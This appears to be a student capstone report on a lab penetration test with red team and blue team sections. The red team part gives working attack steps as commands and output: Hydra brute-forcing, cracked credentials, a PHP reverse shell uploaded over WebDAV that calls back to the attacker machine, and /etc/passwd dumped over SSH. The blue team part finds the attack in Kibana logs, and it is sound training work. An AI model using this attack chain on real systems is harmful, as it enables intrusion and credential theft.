# Capstone Engagement

## Assessment, Analysis, and Hardening of a Vulnerable System


Documentation by: Megan Miller
December 2020

## Table of Contents

This document contains the following sections:

## Network Topology

## Network Topology


Azure Network
Jumpbox/NATSwitch/VM
Virtual Machines
ML-REFVM-684427 (OS: Windows)
10.0.0.32 / 192.168.1.1
VM w/Hyper V Manager
Open ports:
135/tcp - MS Windows RPC
139/tcp - MS Windows netbios-ssn
445/tcp - Microsoft-ds
2179/tcp - vmrdp
3389/tcp - ms-wbt-server MS Terminal Services
VM / Attack Machine
Open ports:
22/tcp - OpenSSH 8.1p1 Debian 5 (2.0)
Kali (OS: Linux)
192.168.1.90
VM w/ELK Stack
Open ports:
22/tcp - OpenSSH 7.6p1 Ubuntu (2.0)
5044/tcp - ssl/lxi eventsvc
5061/tcp - esmagent
9200/tcp - Elasticsearch REST API 7.6.1
elk (OS: Linux)
192.168.1.100
VM w/Web Server / Target Machine
Open ports:
22/tcp - OpenSSH 7.6p1 Ubuntu (2.0)
80/tcp - Apache httpd 2.4.29
server1 (OS: Linux)
192.168.1.105

**Network**
Netmask: 255.255.255.0
Gateway: 192.168.1.1
Range: 192.168.1.0/24

**Machines**
IPv4: 192.168.1.1
OS: Windows
Hostname:
ML-REFVM-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: elk

IPv4: 192.168.1.105
OS: Linux
Hostname: server1

## **Red Team**
## Security Assessment

## Recon: Describing the Target

### Nmap identified the following hosts on the network:

| Hostname | IP Address | Role on Network |
|---|---|---|
| ML-REFVM-684427 | 192.168.1.1 | VM w/HyperV Manager / NAT Switch |
| Kali | 192.168.1.90 | Penetration testing machine |
| elk | 192.168.1.100 | ELK stack log collection and processing |
| server1 | 192.168.1.105 | Web server |

## Vulnerability Assessment - 1

**The assessment uncovered the following critical vulnerabilities in the target:**

| Vulnerability | Description | Impact |
|---|---|---|
| Directory listing enabled on Apache web server (Sensitive Data Exposure) | Discovery of directories and files on the web server is possible, even when not linked to on the web interface. Content of files and directories can be read. | Information on potential user names, other services running on the web server, etc, reveal more attack surfaces.<br><br>- Discovered Ashton is admin for directory **`/company_folders/secret_folder`** |
| Weak passwords<br><br>+<br><br>No failed password lockout | Passwords are short, without special symbols, and on common brute force wordlists, such as rockyou.txt.<br><br>+<br><br>No limit to incorrect passwords submitted before locking out logins from the IP address or user. | An attacker can obtain passwords and gain access to services and systems.<br><br>-Using Hydra, brute force attack revealed creds **`ashton`** / **`leopoldo`**, and access to **`company_folders/secret_folder`**<br><br>-Files notated use of **WebDAV** service, user ryan, and md5 password hash, cracked to reveal creds **`ryan`** / **`linux4u`** |

# Vulnerability Assessment - 2

## The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| Unauthorized file upload | WebDAV service is configured to allow file uploads from unauthorized IPs via HTTP PUT method. Several other methods are also enabled. | Ability to upload malicious payloads, and alter or delete files on the server.<br><br>-Used **`davtest`** and **`cadaver`** to upload to and remove files from **`/webdav`** directory. |
| Remote code execution / persistent backdoor | WebDAV service is accessible, and execution of php files allowed. A persistent reverse shell backdoor upon execution of a php payload is possible. | Continued control of the system over time.<br><br>-Used **`cadaver`** to upload, and web interface to execute, php payload to gain a reverse shell. |
| SSH access from unauthorized machines | SSH login to web server possible from IP address not consistent with the admin machine | The system can be compromised by an attacker remotely.<br><br>-Logged in to the web server via SSH with **`ashton`** / **`leopoldo`** and **`ryan`** / **`linux4u`** from **`192.168.1.90`** |

# Exploitation: Directory listing enabled on Apache web server

01

**Tools & Processes**

Using an nmap scan that includes NSE scrip scanning on the target machine, [ `nmap -sS -A 192.168.1.105` ] information regarding the directory structure on the web server was revealed.

These directories are also discoverable via web browser.

02


**Achievements**

In the various directories and files, information was obtained on potential usernames, their admin privileges, and an additional password protected directory.

Ex: `ashton.txt` shows Ashton manages an additional directory `/secret_folder`


03

**nmap scan:**



```
root@Kali:~# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-02 11:46 PST
Nmap scan report for 192.168.1.105
Host is up (0.00072s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

**Files accessed via web browser:**



```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to mana
terrifying. I can't believe that they have me managing the company_folders/secret_folder!
in the future!
```

## Exploitation: Weak passwords + No failed password lockout

01

### Tools & Processes

Using the Hydra tool and the rockyou.txt wordlist, a brute force attack was run against the login to the secret folder using the username of the admin, **`ashton`**.

An additional password was found as an md5 hash, and was decoded with an online md5 hash checker.

02

### Achievements

A successful login was granted with the creds **`ashton`** / **`leopoldo`**. This revealed a file with information on the WebDAV service running on the server (/**`connect_to_corp_server`**).


There was further information about the creds for the WebDAV service (**`ryan`** / **`linux4u`**), which were used to log in successfully via a web browser.

03

**Hydra command:**

```
hydra -l ashton -P rockyou.txt
-s 80 -f -vV 192.168.1.105
http-get
/company_folders/secret_folder
```

**Access to /connect_to_corp_server:**



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

# Exploitation: Unauthorized file upload

01

**Tools & Processes**

Using the `davtest` tool and the credentials `ryan` / `linux4u` files were uploaded to the `/webdav` directory and were each tested to see if there was an ability to execute that file type.

02

**Achievements**

Files were successfully uploaded to the `/webdav` directory from an unauthorized IP (`192.168.1.90`).

Executable file types were discovered to be txt, html and php.


These files were successfully removed from the directory when the test completed.

03

**davtest command:**

```
/usr/bin/davtest -url
http://192.168.1.105/webdav
-auth ryan:linux4u -cleanup
```

**Executable files:**



```
********************************************************
 Checking for test file execution
EXEC    html    SUCCEED:        http://192.168.1.105/webdav/DavTestDir_Ix7RepR3TC72/davtest_Ix7RepR3TC72.html
EXEC    jsp     FAIL
EXEC    jhtml   FAIL
EXEC    cfm     FAIL
EXEC    aspx    FAIL
EXEC    php     SUCCEED:        http://192.168.1.105/webdav/DavTestDir_Ix7RepR3TC72/davtest_Ix7RepR3TC72.php
EXEC    cgi     FAIL
EXEC    txt     SUCCEED:        http://192.168.1.105/webdav/DavTestDir_Ix7RepR3TC72/davtest_Ix7RepR3TC72.txt
EXEC    shtml   FAIL
EXEC    pl      FAIL
EXEC    asp     FAIL

********************************************************
```

## Exploitation: Persistent reverse shell backdoor

01

### Tools & Processes

A php reverse shell payload was uploaded to the **`/webdav`** directory using the **`cadaver`** tool via HTTP PUT method, and the creds **`ryan`** / **`linux4u`**.

After a reverse listener was set up on the attacker machine, the payload was executed via web browser [**`http://192.168.1.105/webdav/php-reverse-shell.php`**].

02

### Achievements

A php reverse shell payload was uploaded and executed successfully.


The web server's root directory was accessed and the **`flag.txt`** file containing **`b1ng0w@5h1sn@m0`** was found.

A fully interactive shell was gained, via this command:

```
python -c 'import pty;pty.spawn("/bin/bash")'
```


03

**Payload uploaded:**




```
root@Kali:~# cadaver http://192.168.1.105/webdav
Authentication required for webdav on server `192.168.1.105':
Username: ryan
Password:
dav:/webdav/> put php-reverse-shell.php
Uploading php-reverse-shell.php to `/webdav/php-reverse-shell.php':
Progress: [=============================>] 100.0% of 5494 bytes succeeded.
dav:/webdav/> █
```

**Reverse shell:**




```
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.105] 41992
Linux server1 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 11:33:10 UTC 2020 x
 20:34:11 up  1:15,  1 user,  load average: 0.00, 0.07, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
vagrant  tty1     -                19:24   54:42   0.11s  0.06s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ █
```

**Navigation to `flag.txt`:**



```
$ whoami
www-data
$ cd /
$ ls -a
.
..
bin
boot
dev
etc
flag.txt
```



```
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
$ cat flag.txt
b1ng0w@5h1sn@m0
$ █
```

# Exploitation: SSH Access from unauthorized machines

01

## Tools & Processes

In addition to the reverse shell remote access to the web server, access was also gained via open port 22 and SSH, with users **`ashton`** and **`ryan`**.

02

## Achievements

A successful remote login and access to the server was obtained from an unauthorized IP address.

Information was gathered on the system, including a list of all users from the **`/etc/passwd`** file.


03

## SSH commands and creds:

```
ssh ashton@192.168.1.105
leopoldo
```

```
ssh ryan@192.168.1.105
linux4u
```

## /etc/passwd:




```
ashton@server1:/etc$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
data:x:1000:1000:data:/home/data:/bin/bash
ryan:x:1001:1001:,,,:/home/ryan:/bin/bash
ashton:x:1002:1002:,,,:/home/ashton:/bin/bash
vagrant:x:1003:1003:,,,:/home/vagrant:/bin/bash
ashton@server1:/etc$
```

## **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying Offensive Traffic




- Kibana dashboard views pulled from packetbeat logs revealed spikes in traffic as well as error responses on `Dec 2, 2020`.

- These spikes were found to be caused by traffic from source IP address `192.168.1.90` to destination IP address `192.168.1.105`.


# Analysis: Identifying the Scans

Port requests:



| source.ip | source.port | destination.ip | destination.port |
|---|---|---|---|
| 192.168.1.90 | 63867 | 192.168.1.105 | 143 |
| 192.168.1.90 | 63867 | 192.168.1.105 | 256 |
| 192.168.1.90 | 63867 | 192.168.1.105 | 5900 |
| 192.168.1.90 | 63867 | 192.168.1.105 | 554 |
| 192.168.1.90 | 63867 | 192.168.1.105 | 21 |
| 192.168.1.90 | 63867 | 192.168.1.105 | 3389 |
| 192.168.1.90 | 63867 | 192.168.1.105 | 1723 |
| 192.168.1.90 | 63867 | 192.168.1.105 | 139 |
| 192.168.1.90 | 63867 | 192.168.1.105 | 25 |
| 192.168.1.90 | 63867 | 192.168.1.105 | 1025 |
| 192.168.1.90 | 63867 | 192.168.1.105 | 445 |


URI path requests:



```
> Dec 2, 2020 @ 19:47:16.119   http://192.168.1.105/nmaplowercheck1606938436
> Dec 2, 2020 @ 19:47:16.119   http://192.168.1.105/.git/HEAD
> Dec 2, 2020 @ 19:47:16.119   http://192.168.1.105/sdk
> Dec 2, 2020 @ 19:47:16.119   http://192.168.1.105/
> Dec 2, 2020 @ 19:47:16.119   http://192.168.1.105/robots.txt
```

- Hundreds of different ports being requested within seconds is indicative of a port scan.
- Additionally, requests for various url paths and files like shown above, show that an nmap scan using NSE scripts occurred on: `Dec 2, 2020` at `19:47` with source IP: `192.168.1.90`. This scan could also be identified by the user agent containing “Nmap Scripting Engine.”

# Analysis: Finding the Request for the Hidden Directory




Top 10 HTTP requests [Packetbeat] ECS

| url.full: Descending | Count |
|---|---|
| http://192.168.1.105/company_folders/secret_folder | 16,227 |
| http://192.168.1.105/ | 42 |
| http://192.168.1.105/webdav/ | 40 |
| http://192.168.1.105/webdav/DavTestDir_Jx7RepR3TC72/ | 14 |
| http://192.168.1.105/webdav/test.txt | 12 |

- **`16,227`** requests to **`/company_folders/secret_folder`** occured between **`19:54`** and **`19:55`** on **`Dec 2, 2020`**.
- This directory is password protected and contained a file, **`connect_to_corp_server`**, with information about the WebDAV service running on the server, including a user and password hash.

# Analysis: Uncovering the Brute Force Attack




```
source.ip:192.168.1.90 AND url.full:"http://192.168.1.105/company_folders/secret_folder"
```

| Time | url.full | user_agent.original |
|---|---|---|
| Dec 2, 2020 @ 19:55:16.906 | http://192.168.1.105/company_folders/secret_folder | Mozilla/4.0 (Hydra) |
| Dec 2, 2020 @ 19:55:16.899 | http://192.168.1.105/company_folders/secret_folder | Mozilla/4.0 (Hydra) |
| Dec 2, 2020 @ 19:55:16.896 | http://192.168.1.105/company_folders/secret_folder | Mozilla/4.0 (Hydra) |
| Dec 2, 2020 @ 19:55:16.889 | http://192.168.1.105/company_folders/secret_folder | Mozilla/4.0 (Hydra) |
| Dec 2, 2020 @ 19:55:16.886 | http://192.168.1.105/company_folders/secret_folder | Mozilla/4.0 (Hydra) |
| Dec 2, 2020 @ 19:55:16.879 | http://192.168.1.105/company_folders/secret_folder | Mozilla/4.0 (Hydra) |
| Dec 2, 2020 @ 19:55:16.866 | http://192.168.1.105/company_folders/secret_folder | Mozilla/4.0 (Hydra) |
| Dec 2, 2020 @ 19:55:16.856 | http://192.168.1.105/company_folders/secret_folder | Mozilla/4.0 (Hydra) |

- **`16,227`** requests were made to **`/company_folders/secret_folder`** during the attack.
- The user agent reveals the tool Hydra was used to execute the brute force attack.
- **`16,225`** requests were made before the attacker discovered the password.
- The final 2 requests returned **`http.response.status_code: 200`** (ok), instead of **`401`** (error), and access was achieved.

# Analysis: Finding the WebDAV Connection



```
source.ip:192.168.1.90 AND url.path:/webdav/*
```

